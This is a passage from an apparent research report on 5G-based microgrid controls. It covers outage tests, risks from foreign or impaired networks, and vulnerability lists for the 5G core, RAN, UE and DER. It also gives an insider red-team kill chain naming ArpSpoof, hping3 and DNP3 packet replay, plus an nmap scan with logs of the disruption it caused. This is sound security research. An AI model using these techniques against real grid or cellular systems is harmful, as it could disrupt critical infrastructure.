Hive nodes cooperatively share information about the edge devices they manage. We used the libp2p modular network stack to send grid state information over Transport Layer Security/TCP. This information is dependent on the edge devices the hive node is managing. If the hive node is managing a smart inverter, the information may include voltage input/output or grid forming/following mode. Other devices such as controllable loads may provide information pertaining to the power usage or on/off state. Each edge device can provide useful information that the collective hive nodes can use to manage the grid more efficiently.

5.1 RAN as a Controls Network

To provide ultra-reliable low-latency communication for distributed control capabilities, our distributed controllers established a TCP connection between hive and worker nodes. This network allowed for the decisions determined by the hive node to be relayed to the worker nodes in a fast and reliable manner.

5.2 UE Local Controller MMS Network

Residing as UE, the distributed controller worker nodes receive control information from the hive nodes. The worker node then crafts the appropriate control response using IEC 61850 MMS protocol. In return, edge devices provide unsolicited updates using MMS to the worker nodes. The worker nodes then translate the MMS communication back to the hive nodes using TCP/5G.

In collaboration with the project sponsor, two cases were examined. Case A is a legacy power outage without a microgrid, and Case B is a grid outage with a microgrid.

Case A: Communications when the power grid is not operational (blackout without microgrid):

- To demonstrate the baseline performance of our test platform (gNB base station with only battery backup), we caused a long-duration power outage and observed the 5G network performance. The network continued to perform fully for 9.5 minutes during the outage. The 5G network was operating at a typical load of 2–4 Mbps and edge compute load of 85% CPU. When the battery depleted, the network and edge compute both went to zero. The network stayed down (0%) until the power outage ended.

- To generalize a larger network of 5G gNB base stations on the grid during a long-duration power outage, we looked at an example from the Pacific Gas & Electric wildfire power outage in 2019. AT&T suffered a 3% loss of cell sites (4G LTE). Although 78% of their cell sites have backup generators (3–5 days of fuel) and the remaining 12% have batteries for 4+ hours, the 3% loss could have been from backup failure (Moench 2019). This is a low failure rate for generators/batteries and may indicate very good maintenance of the equipment (which may not always be the case). From this, we can predict the network would have suffered a 15% loss after the batteries were depleted (12% depleted batteries without gensets plus 3% with backup failure). Thus, the network will remain at 85% for several days (3–5 days) and will fall further if genset refueling is not maintained successfully.

Case B: Communications while microgrid is islanded and grid is not operating (grid blackout):

- To demonstrate the microgrid-enabled performance of our test platform, we repeated the long-duration power outage and observed the 5G network performance. The simulated network immediately switched to battery backup, but the microgrid enabled by 5G communications and controls, restored power in less than 1 minute (estimated; actual time depends on circumstances of the grid outage, but is always far less than the uninterruptable power supply battery duration time. Thus, the battery never became depleted and the 5G network performance was never impacted.

- To generalize a larger network of 5G gNB base stations (some of which are within microgrids) during a long-duration power outage, we need to make a couple of assumptions:

    - Microgrids are often powered by renewable energy such as solar photovoltaic panels to maintain the battery charge.

    - Weather patterns, such as stormy weather lasting several days, can cause the battery to deplete due to insufficient solar charging. Our testbed is pure solar-plus-storage, so there is no backup generator. However, we will assume the cloudy weather pattern, grid outage, and lack of generator coincide rarely.

    - Not all future 5G gNB base stations may be within a microgrid. So, we cannot conclude that the entire 5G network will remain at 100% performance during a long-duration grid outage. However, we can safely assume it will outperform the base case, because the cell sites within microgrids will remain powered, and will not deplete their batteries until approximately four hours have passed. Response crews can skip the areas served by microgrids and concentrate their efforts on the remaining areas resulting in a quicker restoration of full power and network performance.

Summary of Results for Marine Corp Air Station Miramar

The analysis of these results from Case A and B demonstrate that a real military installation such as Marine Corps Air Station Miramar would not directly benefit from 5G-automated microgrid controls. Since Miramar already has a manually operated microgrid, it is not at risk from losing communications during a long-duration power outage. If local utility power fails (in Miramar's case, San Diego Gas & Electric), the Miramar microgrid could be islanded and powered long before backup batteries run out of capacity. This power also maintains uninterrupted communications. There are other potential 5G benefits, such as communication redundancy and controller resiliency, that we will investigate later in this project so we can analyze their impact for Marine Corps Air Station Miramar.

Additional Scenarios Explored During Task 3 Execution

During the execution of Task 3, NREL proposed two additional scenarios for examination to further enhance our analysis and the project sponsor concurred. The following two scenarios were executed. Scenario 1 involved a heavily impaired, third-party 5G network where the impairment may have been due to an extreme natural or manmade event, such as a storm or cyberattack. Scenario 2 explored and analyzed an unsecure foreign-operated 5G network used for deployed operations.

Scenario 1: Heavily Impaired Network

- Scenario: The power system distributed controls for a critical stateside military base are operating through a third party's 5G network.
- Test stimulus: The 5G communication network becomes heavily impaired due to an extreme event. This can be any event that cripples the network, such as a storm that breaks most of the 5G towers or a cyberattack that disables most of the 5G nodes. The testbed will not experience a real event, so we will deliberately impair the network components to emulate it.
- Expected outcome: Power system controls will operate successfully even when the communications network is heavily impaired.

Outcome: Operating through a third-party 5G network does not guarantee availability of communication. If communication is lost, and there is no other redundant network, then the power systems cannot report their status nor be controlled. When communications are lost, almost all power systems will simply continue doing what they were previously commanded to do. For example, if a power source is already on, it will stay on, thus continuing to provide power. However, the power system controller can no longer detect nor respond to changes. For example, if one of the power sources fails (such as a battery running out of charge), the system would not know to shed load (nor would it be able to send the command), nor could it command the battery to charge. This could eventually lead to a power imbalance that trips the microgrid off.

Expanding on this result, we can extrapolate how this outcome would affect a full-scale microgrid such as Marine Corps Air Station Miramar. Miramar's microgrid consists of the incoming San Diego Gas & Electric utility power, a central power plant with 6.4-MW generators and a battery, a remote 3.3-MW landfill gas power plant, distributed solar photovoltaic systems and batteries, and several motor-operated power switches to control power lines (feeders) containing a total of 556 buildings (loads) and 30 diesel backup generators. If 5G was the only means of communication, the loss of 5G would make it impossible to coordinate the operation with San Diego Gas & Electric, the two power plants, and the feeders/loads. Thus, power flows might not remain balanced. An imbalance results in safety systems initiating a shutdown process. Miramar has fiber communications to all of the key systems, so a loss of 5G wireless would only be a loss of redundancy, not a loss of status and control. 5G communication would be especially advantageous for the 556 buildings, distributed solar photovoltaic systems, and electric vehicle stations that are noncritical but are not already equipped with fiber.

Scenario 2: Island-Hopping/Indigenous Networks


- Scenario: The power system distributed controls for a military-forward deployment are operating through a foreign country's 5G network.
- Test stimulus: A foreign 5G provider attempts to intercept 5G communications or disable the military's power system.
- Test: We determine what information a rogue foreign 5G provider can possibly see and show that distributed controls adds resilience to the military's power supply.

Outcome: Operating through a foreign country's 5G network does not guarantee confidentiality nor integrity of communications. Thus, any cleartext communications could be intercepted or manipulated. Interception of power system status and commands could give away information such as the make, model, and size/capacity of each power system component. The current power draw can also be an indicator of military operations. Furthermore, knowledge of the makes/models can indicate what cyber-vulnerabilities could be exploited. By manipulating the communications, the foreign 5G operator or collaborator could change power settings or disable power to the military microgrid. Thus, end-to-end encryption is required to provide confidentiality and some integrity. 5G communications are inherently encrypted, but this is accomplished with the foreign 5G provider's encryption keys. Therefore, the military must encrypt communications independently even before the traffic goes into the 5G network. Even with end-to-end encryption, the foreign 5G operator can still observe the source, destination, rate, and size of the communication packets. This does give away some information unless active deception is used. Furthermore, integrity could still be impacted if the foreign 5G provider records and replays an encrypted packet. They could experiment and observe to determine which power device the packet affects. For example, replaying the packet causes the solar photovoltaic inverter to curtail power.

Foreign-hosted 5G edge computing is also a security risk. The 5G provider or accomplice could obtain any software or data that the military places in the foreign edge server. Encryption is of no use because the encryption key would also need to be included at the edge; thus, the key would be obtainable by the foreign 5G provider. Further security solutions will need to be developed before edge compute operated by foreign entities can safely be leveraged for 5G energy system control networks.

6 Platform Threat Evaluation

During the initial phase of the threat evaluation, the team considered the following elements within Figure 17 as high-level vulnerabilities and/or threats to the microgrid system and each of its components.



UE Power Systems Networks:
- Poor access control or flow policy can allow unauthorized access to the network.

UE/UHD network to Radio Interface:
- Compromise of hardware.
- Unauthorized access to the system.

Radio Access Network (RAN):
- Unauthenticated UE may try to attach and gain access to the network.

GTP-U tunnel between RAN and CN:
- May be introduced to a DoS, Arp spoof, Man in the Middle, and false data injection method.

Service-Based Interfaces between Core Functions:
- Unencrypted communication can reveal sensitive user and network control information.

N6 Interface between CN and MEC (or Data Network):
- Unsegregated CN can reveal core functions to the MEC.
- Unencrypted communication can be spoofed.

Figure 17. End-to-end system threat considerations

We also performed a basic system security analysis by considering cybersecurity hardening for preventing unauthorized access to devices or cleartext packets, avoiding DoS or malformed packet attacks that cause system failure, and protecting against many forms of man-in-the-middle spoofing. This aligned our security architecture more closely with a zero-trust environment. For example, the original Ethernet switch at the power equipment was an unmanaged switch, which did not prevent a single device from accessing other VLANs (Virtual Local Area Network) or from flooding (DoS) its network or others. Because trusting a single device/user broadly with the entire network of devices beyond the single device/user's authority is unwise, risky, and violates the zero-trust environment, we upgraded to a managed switch with internal DoS protection and gave each network device individual credentials only accessible by the proper users.

6.1 Communications Infrastructure Vulnerabilities

During the threat evaluation phases, we evaluated the broader scope of threats that should be taken into consideration based on the allocation of a MEC for utilities intend to run controls scenarios and methods via the 5G core, RAN, and edge-level gateway UE. The broad scope included threats to any part of the system path from the MEC subsystem (where the distributed energy control system application is hosted, within the 5G core system), throughout the 5G RAN subsystems (base station, network, and UEs), to the distributed energy resource systems themselves.

6.1.1 MEC-Based Vulnerability Analysis

The following list of MEC-based vulnerabilities were taken into consideration throughout the course of the study. This content provides a broad understanding of MEC-level threat scenarios that could be performed against the MEC and distributed energy control system. Some of these vulnerabilities were also analyzed as part of the threat scenarios in section 2.2.

- Authentication and Authorization Flaws:
  - Weak authentication mechanisms can lead to unauthorized access to MEC services.
  - Inadequate authorization checks might allow attackers to gain unauthorized access to resources or escalate privileges.
- Insecure Communication:
  - Lack of encryption and secure communication channels can expose sensitive data to eavesdropping and man-in-the-middle attacks.
  - Insecure application program interfaces and interfaces can be exploited to intercept or manipulate communication between MEC components.
- DoS Attacks:
  - Overloading MEC servers or applications with excessive traffic can lead to service disruption.
  - Attackers can exploit resource limitations in MEC nodes to cause availability issues.
- Data Privacy and Leakage:
  - Insecure data storage or transmission can result in unauthorized access to user data, compromising privacy.
  - Inadequate data anonymization can lead to data leakage or deanonymization attacks.
- Container Vulnerabilities:
  - MEC applications often use containerization. Vulnerabilities in container runtimes or images can lead to compromise of the underlying host or application.
- Application Program Interface Security Issues:
  - Poorly designed or unprotected application program interfaces can be exploited for unauthorized access, data manipulation, or injection attacks.
- Virtualization Vulnerabilities:
  - Vulnerabilities in virtualization technologies used for MEC can allow attackers to escape from isolated environments and compromise the underlying infrastructure.
- Interoperability Challenges:
  - MEC components from different vendors might have varying security implementations, leading to potential interoperability vulnerabilities.
- Software Supply Chain Attacks:
  - Malicious code introduced during the development or deployment process can compromise the integrity and security of MEC applications.
- Physical Security:
  - Unauthorized access to physical MEC infrastructure can lead to direct tampering or attacks on network elements.
- Orchestration and Management Vulnerabilities:
  - Flaws in the MEC orchestration and management systems can result in misconfigurations or unauthorized changes to the MEC environment.
- Lack of Patching and Updates:

  - Failure to apply security patches and updates to MEC components can leave vulnerabilities unaddressed.
- Insufficient Monitoring and Logging:
  - Inadequate monitoring and logging make it difficult to detect and respond to security incidents in a timely manner.

6.1.2 5G Core Vulnerability Analysis

The following list of 5G core function vulnerabilities were taken into consideration throughout the course of the study.

- Authentication and Authorization Flaws:
  - Weak authentication mechanisms or inadequate authorization controls can lead to unauthorized access to the 5G core network. Attackers may exploit these vulnerabilities to gain unauthorized control over critical functions, compromising the integrity and security of the network.
- Protocol Vulnerabilities:
  - The 5G core network relies on various protocols, such as the Session Initiation Protocol, Diameter, and others. Vulnerabilities in these protocols or their implementations can be exploited by attackers to intercept, manipulate, or disrupt network traffic, potentially leading to privacy breaches, unauthorized access, or service disruptions.
- Software and Firmware Vulnerabilities:
  - Vulnerabilities in the software and firmware used in the 5G core network can create avenues for exploitation. Attackers may target these vulnerabilities to gain unauthorized access, execute arbitrary code, or launch attacks against the core network components.
- DoS Attacks:
  - DoS attacks targeting the 5G core can overwhelm the network with excessive traffic or requests, leading to service disruptions or complete unavailability. Disrupting critical core functions can have severe consequences for the overall network operation and user experience.
- Inadequate Security Controls:
  - Insufficient implementation of security controls, such as encryption, access controls, or intrusion detection systems, can leave the 5G core vulnerable to attacks. Attackers may exploit these weaknesses to gain unauthorized access, manipulate data, or launch further attacks within the core network.
- Interconnectivity Risks:
  - The 5G core network consists of interconnected components and interfaces. Vulnerabilities in these interconnections can allow attackers to traverse the network, gaining unauthorized access to critical functions or compromising the integrity of the entire core network.

- Network-Slicing Security:
    - 5G enables network slicing, which involves creating virtualized networks with different service characteristics. Inadequate isolation or security controls between network slices can lead to unauthorized access, data leakage, or service disruptions across the core network.

6.1.3 5G Base Station Vulnerability Analysis

The following list of 5G base station vulnerabilities were taken into consideration throughout the course of the study.

- Remote Code Execution:
    - If there are vulnerabilities in the software or firmware running on the gNB, an attacker may be able to remotely execute arbitrary code, gaining unauthorized access to the system. This could potentially allow the attacker to disrupt the network, steal sensitive information, or launch further attacks.
- DoS:
    - A gNB could be vulnerable to DoS attacks, in which an attacker overwhelms the system with a high volume of malicious traffic or requests. This can result in service disruptions or complete unavailability of the network, impacting the connectivity and communication of users.
- Authentication and Authorization Issues:
    - Inadequate authentication mechanisms or improper authorization controls can lead to unauthorized access to the gNB. Attackers may exploit weak credentials, default passwords, or bypass authentication altogether, gaining unauthorized control over the gNB and potentially compromising the entire network.
- Protocol Vulnerabilities:
    - 5G gNBs rely on various protocols, such as the Control Plane Protocol and User Plane Protocol. If there are vulnerabilities in these protocols or their implementation, attackers can exploit them to intercept, modify, or manipulate network traffic, leading to potential privacy breaches or unauthorized access.
- Network Function Virtualization Vulnerabilities:
    - Network function virtualization allows the virtualization of network functions, including gNBs. However, if the virtualization infrastructure or the software managing virtualized functions has vulnerabilities, an attacker may exploit them to compromise the gNB or gain unauthorized access to other parts of the network.

6.1.4 5G RAN Vulnerability Analysis

The following list of 5G RAN vulnerabilities were taken into consideration throughout the course of the study.

- Base Station Spoofing:
    - Attackers may deploy rogue base stations or use SDRs to impersonate legitimate base stations. By doing so, they can trick UEs into connecting to malicious networks and enabling various attacks, such as interception of communications, unauthorized access, or the injection of malicious content.
- Jamming and DoS:
    - Attackers may use radio frequency jamming techniques to disrupt or block the signals between UEs and the base station. This can lead to service unavailability, network congestion, or degraded connectivity for UEs in the affected area.
- Man-in-the-Middle Attacks:
    - Attackers may intercept and manipulate the communication between UEs and the base station in a 5G RAN. By positioning themselves as intermediaries, they can eavesdrop on sensitive information, modify data, or inject malicious content, compromising the integrity and privacy of the communication.
- Exploitation of Protocol Weaknesses:
    - The protocols used in the RAN, such as the air interface protocols, can have vulnerabilities that attackers may exploit. By exploiting these weaknesses, they can launch attacks to disrupt communication, gain unauthorized access, or compromise the confidentiality and integrity of data transmitted over the RAN.
- Firmware and Software Vulnerabilities:
    - Vulnerabilities in the firmware or software running on the base station equipment can provide avenues for attackers to gain unauthorized access, execute arbitrary code, or disrupt the operation of the RAN. These vulnerabilities may result from insecure coding practices, inadequate patch management, or insufficient security testing.
- Radio Frequency Interference:
    - Interference from other devices operating in the same frequency bands as the RAN can impact the performance and reliability of the network. Attackers may intentionally generate radio frequency interference to disrupt the RAN's operation or degrade the quality of service for UEs.
- Exploitation of Network Management Interfaces:
    - The interfaces used for managing and configuring the RAN equipment can have vulnerabilities that attackers can exploit. Unauthorized access to these interfaces can enable attackers to manipulate configurations, disrupt operations, or gain control over the RAN components.

6.1.5 5G UE Vulnerability Analysis

The following list of 5G UE vulnerabilities were taken into consideration throughout the course of the study.

- Rogue Base Station Attacks:
    - Attackers may set up rogue base stations, also known as fake or malicious base stations, to trick 5G UEs into connecting to them instead of legitimate base stations. This can lead to various security risks, such as interception of communications, unauthorized access to user data, and potential installation of malicious software on the UE.
- Malware and Malicious Applications:
    - As with any connected device, 5G UEs are susceptible to malware and malicious applications. Users may unknowingly download and install malicious apps that can compromise the security and privacy of their devices, leading to data theft, unauthorized access, or remote control of the UE.
- Network Slice Isolation Issues:
    - 5G networks enable the creation of network slices, which are virtualized networks with different service characteristics. If there are vulnerabilities in the network slice isolation mechanisms, an attacker may be able to access or interfere with data and services of other slices, compromising the privacy and security of the UE and its communications.
- Man-in-the-Middle Attacks:
    - In a 5G network, an attacker may attempt to intercept and manipulate communications between the UE and the network. By positioning themselves as intermediaries, attackers can eavesdrop on sensitive information, modify data in transit, or inject malicious content into the communication stream.
- Device Identity Spoofing:
    - Attackers may attempt to impersonate a legitimate UE by spoofing its International Mobile Subscriber Identity or other identifiers. This can allow them to gain unauthorized access to the network, intercept communications, or perform fraudulent activities on behalf of the legitimate user.
- DoS:
    - Similar to gNB vulnerabilities, 5G UEs can also be subjected to DoS attacks. Attackers may overload the device with excessive traffic, causing it to become unresponsive, disrupting services, and potentially rendering the UE unusable.

6.1.6 Edge-Level DERs Vulnerability Analysis

The inverter controls of DERs may use a combination of HTTP Web Services and real-time automation controller services, such as file transfer protocol (FTP) and Modbus to achieve control outcomes with potential vulnerabilities:

- Physical Security:
    - DERs are often in insecure locations, such as inverters located on the outside of a building or home in the community. Even with locked enclosures or fences, these assets are not secure against a determined attacker. Once physical access is

obtained, the device can be destroyed or compromised to change its operation. Physical access to the network cable allows the attacker to attempt further access to other systems.

- Firmware and Software Vulnerabilities:
    - These operational technology devices have a wide variety of manufacturers, models, and numerous firmware versions. Unlike information technology, these devices frequently lack any cybersecurity hardening and often contain outdated protocols with known vulnerabilities. Also, many models now include cloud monitoring features, which are a further attack surface.
- Man-in-the-Middle Attacks:
    - A sophisticated attacker will avoid disabling the DER device, which would raise suspicion. Instead, they can intercept and modify the telemetry and control traffic on the communication link. With this approach, the attacker can send false information about the DER operations while causing the DER to do something harmful, such as powering down critical equipment or overpowering a battery, causing a fire.
- DoS:
    - In addition to flooding the network link with message traffic, physical access to the DER leaves the device vulnerable to simply cutting or unplugging the network connection, thus denying communications.

6.2 Tactics, Techniques, and Procedures

For our threat scenarios development, we considered each threat through the lens of the MITRE ATT&CK framework. To give context, we identified tactics, techniques, and procedures.

Table 7. Tactics, Techniques, Procedures

Tactic	Techniques
Initial Access	Internal access to admin account was provided via Secure Shell keys stored on JumpHost.
Execution	Leverage command line interface and script to perform recon, scanning, and other efforts to disrupt the system.
Persistence	Maintain access to MEC via JumpHost to perform threat scenarios against the system as insider threat.
Privilege Escalation	Access to MEC and 5G components was established using Secure Shell keys found on the JumpHost.
Credential Access	Secure Shell key allowing access to MEC node and other systems.
Discovery	Network Service Scanning allowed for network mapping and service probing to take place across the system.
Lateral Movement	Secure Shell session via JumpHost is used to emulate the movement into the MEC system and UPF networks.
Collection	Data from Network (Pcap), Nmap output, control policy retrieved from hive node.
Command and Control	False data injection methods were used to interface with Distributed Network Protocol 3 data as well as TCP connection between MEC and UPF.
Impact	Data destruction using inject method, network DoS using tools to stress services through vulnerabilities in the three-way handshake.

6.3 Attack Kill Chain

The attack kill chain was considered in the context of performing threat scenarios against the 5G components (core functions, gNB, and UE), MEC, and controllers (hive and worker nodes). Our team focused on attack scenarios from the perspective of the insider threat, such as someone with some access or oversight of the 5G network infrastructure.

Table 8. Attack Kill Chain


Stage	Description
Reconnaissance of MEC Networks and Between 5G core and gNB	Gathering information about the target system or organization
Weaponization of Container Clusternode with Based Tools Set	Preparing the exploit or payload to deliver the attack using tools such as ArpSpoof, Hping3, Tcpdump
Delivery of DoS, Arpspoof, Man in the Middle, and False Data Injection	Delivering the weaponized payload to the target system or network
Exploitation of Distributed Controls and GTP-U Vulnerability	Exploiting vulnerabilities or weaknesses in the target system
Installation of Tool to Achieve DoS, Arpspoof, Man-in-the-Middle Methods	Installing and establishing a persistent presence in the compromised system
Command and Control (Hive Node)	Establishing a communication channel with the compromised system using Distributed Network Protocol 3 packet replay
Lateral Movement (JumpHost to MEC Clusternode)	Moving laterally from one system to another within the target network
Persistence on MEC	Employing techniques to maintain long-term access to the compromised systems
Actions on Objectives Against gNB, RAN, and MEC	Executing the intended goals of the attack

6.4 Threat Scenarios Execution

Threat scenarios established for this study included a series of steps to discover service vulnerabilities, impact system services, or disrupt system services across the 5G MEC, core, RAN, gNB, and UE. These tactics and techniques were applied across the system and included all efforts taken from the perspective and abilities of an active insider threat.

6.4.1 Intense Service Scanning

During our efforts to identify the impact of performing an intensive scan against all 5G core services, our research team discovered the fragility of such container services. As shown in Figure 18, within 40 seconds of the service scan using basic network discovery scanning methods, the UE disconnected from the RAN and the 5G system had to reset to reconnect the UE. This level of service scanning demonstrates that 5G service being rapidly probed and/or that the amount of communication requests taking place across the 5G core services is likely to disrupt the RAN.



```
64 bytes from 192.168.38.101: icmp_seq=54 ttl=62 time=11.5 ms
64 bytes from 192.168.38.101: icmp_seq=55 ttl=62 time=9.45 ms
64 bytes from 192.168.38.101: icmp_seq=56 ttl=62 time=7.95 ms
64 bytes from 192.168.38.101: icmp_seq=57 ttl=62 time=6.58 ms
64 bytes from 192.168.38.101: icmp_seq=58 ttl=62 time=15.4 ms
64 bytes from 192.168.38.101: icmp_seq=59 ttl=62 time=13.6 ms
64 bytes from 192.168.38.101: icmp_seq=60 ttl=62 time=11.4 ms
64 bytes from 192.168.38.101: icmp_seq=61 ttl=62 time=11.0 ms
64 bytes from 192.168.38.101: icmp_seq=62 ttl=62 time=10.0 ms
64 bytes from 192.168.38.101: icmp_seq=63 ttl=62 time=7.88 ms
64 bytes from 192.168.38.101: icmp_seq=64 ttl=62 time=7.85 ms
64 bytes from 192.168.38.101: icmp_seq=65 ttl=62 time=18.9 ms
64 bytes from 192.168.38.101: icmp_seq=66 ttl=62 time=13.[illegible] ms
64 bytes from 192.168.38.101: icmp_seq=67 ttl=62 time=[illegible] ms
64 bytes from 192.168.38.101: icmp_seq=68 ttl=62 time=[illegible] ms
64 bytes from 192.168.38.101: icmp_seq=69 ttl=62 time=7.98 ms
64 bytes from 192.168.38.101: icmp_seq=70 ttl=62 time=6.59 ms
64 bytes from 192.168.38.101: icmp_seq=71 ttl=62 time=11.4 ms
64 bytes from 192.168.38.101: icmp_seq=72 ttl=62 time=10.0 ms
64 bytes from 192.168.38.101: icmp_seq=73 ttl=62 time=12.9 ms
64 bytes from 192.168.38.101: icmp_seq=74 ttl=62 time=9.97 ms
64 bytes from 192.168.38.101: icmp_seq=75 ttl=62 time=5.10 ms
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
```

```
[NR_MAC]   Frame.Slot 640.0
UE RNTI 4863 (1) PH 0 dB PCMAX 0 dBm, average RSRP -130 (16 meas)
UE 4863: CQI 0, RI 1, PMI (0,0)
UE 4863: dlsch_rounds 2524/2/0/0, dlsch_errors 0, pucch0_DTX 2, BLER 0.00
000 MCS 9
UE 4863: dlsch_total_bytes 359784
UE 4863: ulsch_rounds 82704/16/10/6, ulsch_DTX 13, ulsch_errors 0, BLER 0
.00000 MCS 9
UE 4863: ulsch_total_bytes_scheduled 7061624, ulsch_total_bytes_received
7061592
UE 4863: LCID 1: 516 bytes TX
UE 4863: LCID 4: [illegible] bytes TX
UE 4863: LCID 4: 741[illegible] bytes RX

[NR_MAC]   Detected UL Failure on PUSCH after 10 PUSCH DTX, stopping sche
duling
[NR_MAC]   Detected UL Failure on PUSCH after 11 PUSCH DTX, stopping sche
duling
[NR_MAC]   Detected UL Failure on PUSCH after 12 PUSCH DTX, stopping sche
duling
[NR_MAC]   Detected UL Failure on PUSCH after 13 PUSCH DTX, stopping sche
duling
[NR_MAC]   Detected UL Failure on PUSCH after 14 PUSCH DTX, stopping sche
duling
[NR_MAC]   Frame.Slot 768.0
UE RNTI 4863 (1) PH 0 dB PCMAX 0 dBm, average RSRP -130 (9 meas)
UE 4863: CQI 0, RI 1, PMI (0,0)
UE 4863: dlsch_rounds 2933/3/1/1, dlsch_errors 1, pucch0_DTX 4, BLER 0.00
000 MCS 9
UE 4863: dlsch_total_bytes 360748
UE 4863: ulsch_rounds 82880/20/13/8, ulsch_DTX 17, ulsch_errors 2, BLER 0
.00000 MCS 9
UE 4863: ulsch_total_bytes_scheduled 7076068, ulsch_total_bytes_received
7075416
UE 4863: LCID 1: 516 bytes TX
```


```
ubuntu@cluster-node-1:~$ nmap -T4 -A -v 192.168.70.128/26
Starting Nmap 7.80 ( https://nmap.org ) at 2023-05-23 00:11 UTC
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 00:11
Completed NSE at 00:11, 0.00s elapsed
Initiating NSE at 00:11
Completed NSE at 00:11, 0.00s elapsed
Initiating NSE at 00:11
Completed NSE at 00:11, 0.00s elapsed
Initiating Ping Scan at 00:11
Scanning 64 hosts [2 ports/host]
Completed Ping Scan at 00:11, 1.60s elapsed (64 total hosts)
Initiating Parallel DNS resolution of 64 hosts. at 00:11
Completed Parallel DNS resolution of 64 hosts. at 00:11, 13.00s elapsed
```

```
Completed Connect Scan at 00:39, 0.23s elapsed (9000 total ports)
Initiating Service scan at 00:39
Scanning 12 services on 9 hosts
```

Figure 18. Intense service scanning against 5G core services

6.4.2 Nmap Scripting Engine

